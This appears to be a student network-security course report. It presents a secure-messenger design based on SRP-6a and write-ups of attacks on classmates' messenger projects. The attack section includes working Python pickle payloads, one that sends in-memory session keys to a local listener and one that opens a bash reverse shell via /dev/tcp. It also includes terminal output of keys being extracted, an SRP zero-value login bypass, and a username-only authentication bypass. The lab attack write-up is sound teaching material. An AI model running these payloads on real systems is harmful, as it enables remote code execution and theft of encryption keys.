Secure Messenger Design

CY 6740 - Network Security - PS4

Team 8: San Diego (sd)

Team Members:

Ridham Bhagat (bhagat.rid@northeastern.edu)

Ritik Karayat (karayat.r@northeastern.edu)

Final Presentation Link

Architecture Overview

Client-Server Model

Server:

- Clients authenticate with the server using SRP-6a for mutual authentication and key-exchange.
- After authentication, the server provides clients with necessary information (eg. public keys, IP addresses) of other clients for authenticated key establishment.

Client:

- Lightweight client that requires only a username and password.
- No storage of private keys or passwords.

Assumptions

- Since we are utilizing SRP, the (Identity, salt, verifier) of each client will be stored at the Server beforehand using an out of band secure channel.
- The hashing function used to calculate the verifier is Argon2d instead of a normal hash function like SHA256 to provide security against offline attacks. Apart from this, SHA3-512 is used for hashing everywhere else.
- Client is pre-configured with the public key of the server.
- The information provided by the server (eg. IP addresses and public keys) of other clients are trusted.
- All Symmetric Crypto operations use AES keys in GCM mode providing authenticated encryption.

Services (Security Features & Justifications)

Weak Password Protection

- SRP-6a protects against brute-force attacks against eavesdroppers since passwords are never transmitted.
- Utilizing Argon2d which is a slow hashing function and makes offline password cracking difficult for the attackers.

Denial of Service (DoS) Resistance

- Rate-limiting on 3 failed authentication attempts prevents online attacks as well.

End-Point Hiding & Identity Protection

- The identity of the clients are hidden using asymmetric encryption.
- Separate Keys for encryption and signing are used.

Perfect Forward Secrecy (PFS)

- A new key is created for each session between Client <-> Server and Peer <-> Peer to ensure PFS.

Replay / Reflection Prevention


- Nonces and challenges are present to prevent replay and reflection attacks.

[Bonus] If the users do not trust the server

- We have proposed End-to-End Encryption which generates unique session keys for peer-to-peer communication not known to the server.
- Additionally we propose the implementation of TOFU (trust on first use) where users verify each others identifiers using out of band communication.

Authentication Protocol Flow (SRP - 6a)

- H() is a hash function (SHA3-512), Resistant to known plaintext length attacks
- k is a parameter derived by both sides
- s is a salt.
- I is an identifying username.
- p is the user's password.
- a & b are per session private keys.
- PKS is Public Key of the server.
- I_A is the Identity of Alice, EK_A and SK_A are public keys for encryption and verifying signatures respectively.


ALICE
a, p
A = g^a mod N
{I_A, N_1}, A
SERVER
b, N
V = g^x mod N
WHERE x = H(s, p) (ARGON 2d)
s, B, K_AS {C1, N_1}, iv, tag
B = (kv + g^b mod N) mod N
K_AS {H(C_1), C_2, N_2}, iv, tag
WHERE K = H(N, g) (SHA-3)
K_AS {H(C_2), N_2}, iv, tag
K_AS {I_A, EK-A, SK-A, Aaddr}, iv, tag

Computation of Session Key in SRP-6a

1. Alice → Server: generate random value *a*; send I and $A = g^a$
2. Server → Alice: generate random value *b*; send *s* and $B = kv + g^b$
3. Both: $u = H(A, B)$
4. Alice: $S_{\text{Alice}} = (B - kg^x)^{(a + ux)} = (kv + g^b - kg^x)^{(a + ux)} = (kg^x - kg^x + g^b)^{(\mathrm{a + ux})} = (g^b)^{(a + ux)}$
5. Alice: $K_{\text{Alice}} = H(S_{\text{Alice}})$
6. Server: $S_{\text{Server}} = (Av^u)^b = (g^a v^u)^b = [g^a (g^x)^u]^b = (g^{\mathrm{a + ux}})^b = (g^b)^{(\mathrm{a + ux})}$
7. Server: $K_{\text{Server}} = H(S_{\text{Server}}) = K_{\text{Alice}}$

Communication Protocols (Post Authentication Steps)

Key Establishment Protocol:

B_{addr}= IP address of B


EK_*, SK_* are public keys used for encryption and verification of signatures.

Messaging Protocol:

A & B can communicate with the established key K_{AB} for the session.

Logout Protocol:

Client initiates logout procedure, it sends a logout message to the server.The server closes the TCP connection with that client and forgets the established session key. This is facilitated by TCP connection FIN along with some augmentation in the code.



Points of Discussion

Most of the points are discussed in the Services slide (Slide #3)

- Discuss the cases when the user trusts (vs. does not trust) the application running on his workstation. Please note that such a security guarantee might be difficult to achieve and you can focus on the first three guarantees.

  Application running on workstation compromise is an issue which can be mitigated by appropriate code signing and verifying the checksums. However, in the case if the company distributing the client is indeed malicious then the passwords of the users and chats will be compromised and the users should not use the app anymore.

Exploits and Security Issues

Exploited the following teams

- Pickle RCE (Arjun Uppal and Parth Sonavane)
- Flawed SRP (Maxwell Hwee & Ansh Juvvadi)
- Authentication Bypass (Russell Van Duyne & Elaine Zhu)


Subtle Issues

- No PFS (Chalmers Brooke)
- Online Attacks (No Rate Limiting):
  - Chalmers Brooke
  - Arjun Uppal and Parth Sonavane
- Offline Attacks - Hash of Password being sent (Russell Van Duyne & Elaine Zhu)
- No Endpoint Hiding:
  - Russell Van Duyne & Elaine Zhu
  - Jason Veara
  - Maxwell Hwee & Ansh Juvvadi
  - Angel Gong & Lucas Gay
- Crashing the Server (Salman & Swadeep)


Exploits

Pickle RCE (Arjun Uppal and Parth Sonavane)


- Usage of pickle for serialization is not recommended as it leads to Remote Code Execution.
- We setup a mitm script and modified the client to point to it , once the client (Alice) logs into the server, the attacker
  runs the malicious script which executes the payload on the server and gets the session keys to decrypt the traffic.
- Keys between clients are also exposed as the server acts like a KDC and sends those keys back to Alice to communicate with Bob. This compromising the entire communication.
- The demo is shown in a live setting but the attacker can also record the conversations and decrypt them later
  after gathering the relevant session keys.
- Firing up a reverse shell is also possible which gives the attacker more flexibility for lateral movement and further compromise.




```python
# Per-client thread handler
def handle_client(self, conn, addr):
    username = None
    try:
        print(f"New connection from {addr}")

        # login Authentication flow
        try:
            data = conn.recv(4096)
            if not data:
                return

            # Unpack the data
            command, auth_data = pickle.loads(data)
            if command != 'AUTH':
                conn.sendall(pickle.dumps("AUTH_FAILED"))
                return

            # Process the authenication data
            A, username = auth_data
            salt, B = self.receive_A(A, username)
            conn.sendall(pickle.dumps((salt, B)))
```




```
ritik on RyzenBlade at …/uppal via pickle-rce python3 mitm.py
[*] Exfil listener running on port 7777
[*] Proxy listening on 0.0.0.0:4444 → 127.0.0.1:9090
Connection from ('127.0.0.1', 45952)
[!] Received session data from ('127.0.0.1', 45952):
[{'Alice': {'session_key': [b'Q\xdaQ\x1f\xb6\x1dRh\xae9\x90p\n%\x91\xb7\xc4d\x86$Ii\x8cS\x17\xdf\x9a05\xa7\x02!', b'\xd8\x05#^n\xa5\x82\xc9\xb6AK\xe8:9W\
xdd\x98\x8c\xaa<\xb1\xbb\xfa\n\xe1\x00\xd0\x1b{\xdd\x9e\xeb'], 'connection': "<socket.socket fd=4, family=2, type=1, proto=0, laddr=('127.0.0.1', 9090),
raddr=('127.0.0.1', 56720)>", 'sequence_num': 1, 'session_keys': [b'\xb6VC\rl\x8a\xae8S1\xe7V\xfed\xa3\xdf\x91!\xd8\xec\xd87\x19\xdf}Zl\x0b-+\xd7\x9b', b
'+T\xf8*X\xc2\xcf\n\xc6i0\x18&\x97\xb9Y\xb6\xe9\x12\x18\x8c`49\xc4\x86\x88\x98\x15w\x0c\x91'], 'listen_port': 22584}, 'Bob': {'session_key': [b'\xdf\xf7\
xd2\x08\x851\x81\x1891Z\xce]\xc4\x19\x9f\xcefa\xf22k\xd9\n\xecg\xccu\xc5\x1e\xea\xec', b'A)Dz\x8c\xfb\x9d\xefT\x83y\xb5%\xd5\xebD&\xfe\x03D^\xc6\x8d\x8b\
x8f\x1eI\xa90\x1cr\x90'], 'connection': "<socket.socket fd=5, family=2, type=1, proto=0, laddr=('127.0.0.1', 9090), raddr=('127.0.0.1', 51118)>", 'sequen
ce_num': 1, 'session_keys': [b'\xb0\xf1\x94\xf9g\x95\x9bI\xc9L\xb6\x80\x95r#\x19\xc4M\xdc_\xf7\x8a\xd4"\x06\xd7|\xb0\xe8\xd8[P', b'|\x03P\x9c\xc8\xcb\xbe
5\xd6\xd4k\xdd\x82*\xe3\xdf\xc5\x05\xf3-L",*\x14(\xe9l\xc2\x19[\xe2'], 'listen_port': 44840}}]
dEcrypting Data
('LIST', 2)
dEcrypting Data
('LIST_RESPONSE', (2, ['Bob']))
dEcrypting Data
('MSG_REQUEST', ('Bob', 3))
dEcrypting Data
('MSG_RESPONSE', ('Bob', '127.0.0.1', 44840, b'u\x0108\xbb\x89\x89E\xe2w\xa9\xa1\xea_\x94\xd9J\xec\xc5\x9c\xae\n>\xca\x08\x8c\xc76\x90\x89ed', 1745183635
.819547))
```



```python
class RCE:
    def __reduce__(self):
        return (
            exec,
            (
                "import socket; import gc; import json;"
                "sessions = [obj.active_sessions for obj in gc.get_objects() if hasattr(obj, 'active_sessions')];"
                "s=socket.socket(); "
                "s.connect(('127.0.0.1', 7777));"
                "print('Connected');"
                "s.sendall(json.dumps(sessions, default=str).encode()); s.close()",
            )
        )
```




```
ritik on RyzenBlade at …/uppal via pickle-rce nc -lvnp 7777
listening on [any] 7777 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 36936
┌──(ritik㉿RyzenBlade)-[~/neu/ns-attack-phase/uppal-arjun/uppal]
└─$ id
id
uid=1000(ritik) gid=1000(ritik) groups=1000(ritik),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),126(docker)

┌──(ritik㉿RyzenBlade)-[~/neu/ns-attack-phase/uppal-arjun/uppal]
└─$ ls
ls
client.py
config.json
decrypt.py
malicious-client-eavesdropper.py
malicious-client-reverse-shell.py
mitm.py
Network Security Final Project - Arjun Uppal.pdf
proxied-client.py
proxy_traffic.log
pwned.txt
README
rough.py
server.py
session-keys.json

┌──(ritik㉿RyzenBlade)-[~/neu/ns-attack-phase/uppal-arjun/uppal]
└─$ cat server.py | grep -i -A 5 'Alice'
cat server.py | grep -i -A 5 'Alice'
        "Alice": register("Alice", "password123"),
        "Bob": register("Bob", "securepass"),
        "Charlie": register("Charlie", "myp@ssw0rd")
    }

    server = SecureServer(user_db)

┌──(ritik㉿RyzenBlade)-[~/neu/ns-attack-phase/uppal-arjun/uppal]
└─$ |
```



```python
class RCE:
    def __reduce__(self):
        return (
            eval,
            ("__import__('os').system(\"bash -c 'bash -i >& /dev/tcp/127.0.0.1/7777 0>&1'\")",)
        )
```

Maxwell Hwee & Ansh Juvvadi

They are using SRP. No validation happens on server end for client contributions to SRP. A malicious client can send its contribution as 0 and make the server generate an empty shared key , allowing the malicious client login as another user without knowing the password.




```
    base = (A * vu) % self.N
    S = pow(base, b, self.N)
    S_bytes = S.to_bytes((S.bit_length() + 7) // 8, byteorder='big')
    self.user_activity[username]["session_key"] = hashlib.sha256(S_bytes).digest()
    self.user_activity[username]["session_status"] = 1
```


Here, “A” is the client contribution , if we send A=0, we get base=0, which leads to S=0 , so S_bytes = b`` .

Auth Bypass (Russell Van Duyne & Elaine Zhu)


- No authentication check at backend, only the username is checked for login which can be easily obtained from sniffing the network traffic since the identities are not encrypted.
- This allows for complete impersonation as the attacker can login as any of the clients and forge messages.




```python
def handle_login(self, client_socket, message):
    """Handle a login request."""
    username = message.get('username')
    auth_token = message.get('auth_token')

    print(f"Login request for user: {username}")

    if not all([username, auth_token]):
        print("Missing required fields")
        client_socket.send(json.dumps({
            'status': 'error',
            'message': 'Missing required fields'
        }).encode())
        return None

    if not self.user_db.user_exists(username):
        print(f"User {username} does not exist")
        client_socket.send(json.dumps({
            'status': 'error',
            'message': 'Invalid username or password'
        }).encode())
        return None

    self.user_db.update_user_status(username, 'online')

    self.client_sockets[username] = client_socket

    print(f"User {username} logged in successfully")
    client_socket.send(json.dumps({
        'status': 'success',
        'message': 'Authentication successful',
        'encrypted_private_key': self.user_db.get_user_encrypted_private_key(username)
    }).encode())

    return username
```



```
ritik on RyzenBlade at …/cy4740-ps4 python3 client.py
Secure Messenger Client
=====================
2025-04-20 17:43:54,989 - SecureMessengerClient - INFO - Connected to server at localhost:8000
1. Login
2. Register
Choice: 1
Username: user1
Password:
Printing out entered password: anything
Public key updated successfully on server.
Login successful!
Welcome, user1!
Type 'help' for a list of commands.
user1> |
```



```
1. Login
2. Register
Choice: 1
Username: ridham
Password:
Printing out entered password: anything
Public key updated successfully on server.
Login successful!
Welcome, ridham!
Type 'help' for a list of commands.
ridham> list
Fetching online users...
Requesting online users list...
Waiting for response from server...
Timeout waiting for server response
No users online or failed to fetch user list.
ridham>
```



```
Sending message to ridham...
No secure channel with ridham. Initiating key exchange...
Initiating key exchange with ridham...
Key exchange request sent. Awaiting response from the receiver thread...

[DIRECT] Sending message to ridham: 'hey I am user1'
[DIRECT] No session key for ridham
Failed to send message to ridham.
user1> 2025-04-20 17:45:26,452 - SecureMessengerClient - INFO - Key exchange completed with ridham

Secure messaging channel established with ridham
user1> send ridham hey I am user1
Sending message to ridham...

[DIRECT] Sending message to ridham: 'hey I am user1'
Message sent to ridham.
user1> |
```


```
Fetching online users...
Requesting online users list...
Waiting for response from server...
Timeout waiting for server response
No users online or failed to fetch user list.
ridham> list
Fetching online users...
Requesting online users list...
Waiting for response from server...
Received response: {"status": "success", "users": ["user1", "ritik"]}
Online users:
  - user1
  - ritik
ridham>
Key exchange request from user1
2025-04-20 17:45:26,451 - SecureMessengerClient - INFO - Key exchange response sent to user1
2025-04-20 17:45:26,452 - SecureMessengerClient - INFO - Key exchange completed with user1

Secure messaging channel established with user1
ridham>
[RECV] *** CHAT MESSAGE from user1 ***

[user1] hey I am user1
ridham>
```

Subtle Issues

Chalmers Brooke

Lack of PFS

In the implementation, since server private contribution is always the same, someone can record the previous contributions and generate a shared key.



Here, someone can record g^a mod p and R_B for that session and, and if they break into the server , they have everything to decrypt all communication for the past sessions.

Chalmers Brooke

Possible Online Attack

In the implementation , to prevent online attacks, authentication has a Proof of Work , but it is only 2 bytes which is trivial and slows down but not by much, and no blocklists maintained.

We benchmarked and each iteration takes us roughly 0.05 seconds, considering a 16bit password for a user, it will take us roughly 1 hour to brute force a password.

